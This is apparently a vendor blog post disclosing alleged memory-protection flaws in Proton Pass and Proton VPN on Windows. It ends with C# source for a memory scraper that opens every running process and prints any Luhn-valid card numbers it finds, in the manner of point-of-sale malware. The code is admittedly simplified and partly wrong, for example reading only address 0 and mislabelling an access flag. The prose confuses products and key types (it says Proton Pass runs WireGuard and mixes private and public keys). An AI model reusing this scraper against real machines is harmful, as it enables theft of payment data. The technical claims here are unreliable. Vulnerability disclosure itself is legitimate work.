
In today’s digital age, privacy and security are paramount for users seeking to protect their sensitive information online. Proton, a well-known company specializing in privacy-focused services such as Proton VPN and Proton Pass, has earned the trust of 500 million users globally and has always marketed itself as a privacy-focused company. However, recent security concerns have raised alarms about the safety of users’ data when using these services.
Both Proton VPN and Proton Pass are designed to safeguard users’ privacy; however, we have identified a critical flaw in both services that could make them vulnerable to memory-based attacks.
Unfortunately, a lack of sufficient safeguards allows malicious actors to bypass memory protection across Proton products, potentially accessing users’ personal data, including credit card information and encrypted VPN traffic. This flaw is particularly alarming because it appears to affect all users of Proton VPN and Proton Pass on Windows platforms.
Proton Password Manager Vulnerability: Unsecured Credit Card Data at Risk!
The memory management issues in Proton Pass allow attackers to access its processes and potentially extract sensitive data, such as credit card numbers, stored in memory. Password management apps like Proton Pass are prime targets for point-of-sale (POS) malware, including notorious strains like Fin7 POS, which utilize memory scrapers. These malicious threats scan a device’s memory for unencrypted, sensitive information such as credit card details.
Unlike many other cybersecurity products, Proton Pass fails to protect its users against this type of attack. This method closely resembles the tactics used by the well-known POS malware, TinyPOS, which also targets memory to extract unprotected data.
For further reading on TinyPOS, you can find detailed research here:
Please check our POC at the end of this article:
During our tests, we were able to successfully extract credit card data from Proton Pass memory to demonstrate our POC:

We conducted a similar attack using Cheat Engine to demonstrate that our proof of concept works!

We reached out to Proton regarding this issue, and they stated that an admin account is required to read from process memory. Unfortunately, that was not the case here, and we have provided screenshots for them to support our POC.
Proton VPN: Static private keys could potentially expose users’ data to MITM attacks!
For many years, Proton VPN has been marketed as a privacy-focused VPN that could save you from state actors. However, we have noticed that Proton VPN is also suffering from similar issues that allow state actors to gain access to your VPN traffic.
Proton Pass uses a third-party protocol called WireGuard for its VPN. WireGuard is an open-source protocol and relies on two factors for it’s own encryption: public keys and private keys.
When a third-party app like Proton Pass uses such a protocol, it must take steps to protect public and private keys within its memory. Otherwise, a bad actor could easily extract the data and decrypt the traffic in memory or using a MITM attack.
If you’re interested in learning how WireGuard works, be sure to check out this insightful video from Tom Lawrence on YouTube: https://www.youtube.com/watch?v=WXkWP-JZOd8
Unfortunately, similar to how Proton Pass lacks memory protection for credit card data, Proton VPN also fails to safeguard user keys in memory and during the creation of public keys.
Normally the private keys should be something like this:

Proton decided to use a static value for each server, which can be easily scraped from memory during key generation.
Here are some screenshots of public keys scraped from memory:


To prove our concept, we had to decompile ProtonVPN.exe, and yes, we were able to find how Proton VPN generates its public keys here:


Since these keys are not protected in memory, a hacker or a bad actor can simply sniff the traffic and decrypt them.

We were able to read the traffic from ProtonVPN.exe memory:

We were also able to sniff the traffic to the remote DNS server:

Lastly, our proof of concept (POC) demonstrates the ability to sniff and monitor all traffic from its adapter at the kernel level (we used a third-party app).
Conclusion:
While Proton VPN and Proton Pass are trusted services for online privacy, the recent discovery of memory protection issues raises valid concerns about the safety of users’ data. Proton has the opportunity to address these flaws and continue providing a secure environment for their users, but until then, it’s crucial for users to remain vigilant and take steps to protect their data.
We’ve tested a variety of other products, and if you’re interested in knowing which ones can best protect you, feel free to reach out to us at: info@venaksecurity.com
POC:
using System;
using System.Diagnostics;
using System.IO;
using System.Runtime.InteropServices;
using System.Text;
class Program
{
// Luhn algorithm to check if the number is valid.
static bool IsLuhnValid(string cardNumber)
{
int totalSum = 0;
int oddSum = 0;
int len = cardNumber.Length;
    // Check if the card number length is exactly 16 digits
    if (len != 16)
    {
        return false;
    }

    // Array to store digits of the card number
    int[] digits = new int[len];

    // Extract the digits and store them in the digits array
    for (int i = 0; i < len; i++)
    {
        if (!char.IsDigit(cardNumber[i]))
        {
            return false;  // Invalid character in card number
        }
        digits[i] = cardNumber[i] - '0';  // Convert char to int
    }

    // Sum the digits at odd positions (from the right, starting with 1st digit)
    for (int i = len - 1; i >= 0; i -= 2)
    {
        oddSum += digits[i];
    }

    // Sum the doubled digits at even positions (from the right, starting with 2nd digit)
    for (int i = len - 2; i >= 0; i -= 2)
    {
        int doubledDigit = digits[i] * 2;
        if (doubledDigit > 9)
        {
            doubledDigit -= 9;  // If the doubled digit is greater than 9, subtract 9
        }
        totalSum += doubledDigit;
    }

    // Add the odd sum (digits at odd positions) to the total sum
    totalSum += oddSum;

    // Luhn check: If the total sum modulo 10 is 0, the card number is valid
    return (totalSum % 10 == 0);
}

// PInvoke to read process memory.
[DllImport("kernel32.dll")]
public static extern IntPtr OpenProcess(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);

[DllImport("kernel32.dll")]
public static extern bool ReadProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint dwSize, out uint lpNumberOfBytesRead);

[DllImport("psapi.dll")]
public static extern bool EnumProcesses(int[] lpidProcess, uint cb, out uint lpcbNeeded);

[DllImport("psapi.dll")]
public static extern bool EnumProcessModules(IntPtr hProcess, IntPtr[] lphModule, uint cb, out uint lpcbNeeded);

// Function to check if a given process contains a potential credit card number.
static void ScanProcessMemoryForCardNumbers(IntPtr hProcess)
{
    // Memory regions to scan, simplified as we're not reading raw memory blocks like the C++ version
    // For example purposes, we assume scanning specific regions or buffers

    // We would need more specialized memory scanning here, for now, this is a simplified version.
    byte[] buffer = new byte[4096];
    uint bytesRead;

    // Example of reading process memory - this is an abstraction for illustration
    if (ReadProcessMemory(hProcess, new IntPtr(0), buffer, (uint)buffer.Length, out bytesRead))
    {
        // Search for 16-digit sequences in the buffer.
        for (int i = 0; i < bytesRead - 15; i++)
        {
            // Extract 16-digit sequence as a string
            string potentialCardNumber = "";
            for (int j = 0; j < 16; j++)
            {
                if (char.IsDigit((char)buffer[i + j]))
                {
                    potentialCardNumber += (char)buffer[i + j];
                }
                else
                {
                    break;
                }
            }

            // Skip sequences that are "00" or "88" repeated (e.g., "0000000000000000" or "8888888888888888").
            if (potentialCardNumber == "0000000000000000" || potentialCardNumber == "8888888888888888")
            {
                continue;
            }

            // If we found a 16-digit number, check if it's a valid Luhn number.
            if (potentialCardNumber.Length == 16)
            {
                // Check if the number is valid according to the Luhn algorithm
                if (IsLuhnValid(potentialCardNumber))
                {
                    Console.WriteLine($"Valid Luhn card number found: {potentialCardNumber}");
                }
            }
        }
    }
}

// Function to enumerate all processes and check their memory for credit card numbers.
static void ListProcessesAndCheckMemory()
{
    // Get all running processes.
    Process[] processes = Process.GetProcesses();

    Console.WriteLine("List of Processes and scanning their memory:");

    foreach (Process process in processes)
    {
        try
        {
            Console.WriteLine($"Scanning process: {process.ProcessName} (PID: {process.Id})");

            // Open the process with necessary permissions
            IntPtr hProcess = OpenProcess(0x0010 | 0x0020, false, process.Id); // PROCESS_VM_READ & PROCESS_QUERY_INFORMATION

            if (hProcess != IntPtr.Zero)
            {
                // Scan the process memory for potential credit card numbers
                ScanProcessMemoryForCardNumbers(hProcess);
            }
        }
        catch (Exception ex)
        {
            Console.WriteLine($"Error scanning process {process.ProcessName}: {ex.Message}");
        }
    }
}

static void Main()
{
    ListProcessesAndCheckMemory();
}

Leave a Reply to A nonprofit service with premium performance » nytimesCancel reply